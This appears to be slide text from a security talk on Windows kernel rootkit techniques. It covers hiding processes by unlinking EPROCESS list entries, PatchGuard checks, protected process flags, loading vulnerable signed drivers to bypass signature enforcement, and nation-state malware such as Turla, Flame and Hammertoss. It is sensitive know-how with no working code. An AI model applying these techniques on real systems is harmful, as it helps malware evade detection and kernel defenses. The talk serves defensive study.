
SHA256:	09bedbf7a41e0f8dabe4f41d331db58373ce15b2e9204540873a1884f38bdde1
File name:	NTIOLib_X64.sys
Detection ratio:	0 / 61
Analysis date:	2017-06-10 21:56:25 UTC (1 month ago)

Process Lists

- At least 3 "known" process lists
  - ActiveProcessLinks
  - MmProcessLinks
  - SessionProcessLinks
- PatchGuard
  - Checks 4, 5, 26, 27: Type *x* process list corruption

DKOM


- EPROCESS List
    - Unlink (hide) process by changing Flink/Blink



DEMO: puppetstrings

Protected Processes

- At least 3 revisions so far
- Other user mode processes can't touch you
- EProcess.Flags2
  - ProtectedProcess - NT 6.0/6.1



Reflective Driver Injection

- Possible, no published generic techniques
- Nation-state malware kinda does this
- As we see, worth exploring

Nation-State Malware

Turla

- Turla APT
- First use of puppet strings?
  - Loaded vulnerable VirtualBox driver
  - Disabled driver signature enforcement
    - Inspiration for DSEFix project by @hfiref0x

sKyWIper/Flame

- Modular components with LUA
- Stored recon data in SQLite
- DLL Injection
  - ZwCreateSection()/ZwMapViewOfSection()
  - LoadLibraryA()/LoadLibraryEx()
    - AKA in PEB
    - Used RWX sections
- Fake audio driver
- Forged a MD5 Microsoft signature

PeddleCheap

- Equation Group/Shadow Brokers
- DoublePulsar/DanderSpritz
- DLL injection
  - NtCreateSection()/NtMapViewOfSection()
  - AKA in PEB

Hammertoss

- APT29
- Communication via Twitter
  - Generates new handle every day
- Steganography
  - In JPGs after JEOF
  - Hashtags containing offsets and decryption keys
- Replaced wermgr.exe
  - Persistence via app crashes

Biggest Non-Secret

- Nation-State Malware uses same lame techniques as all malware
  - Besides the 0-days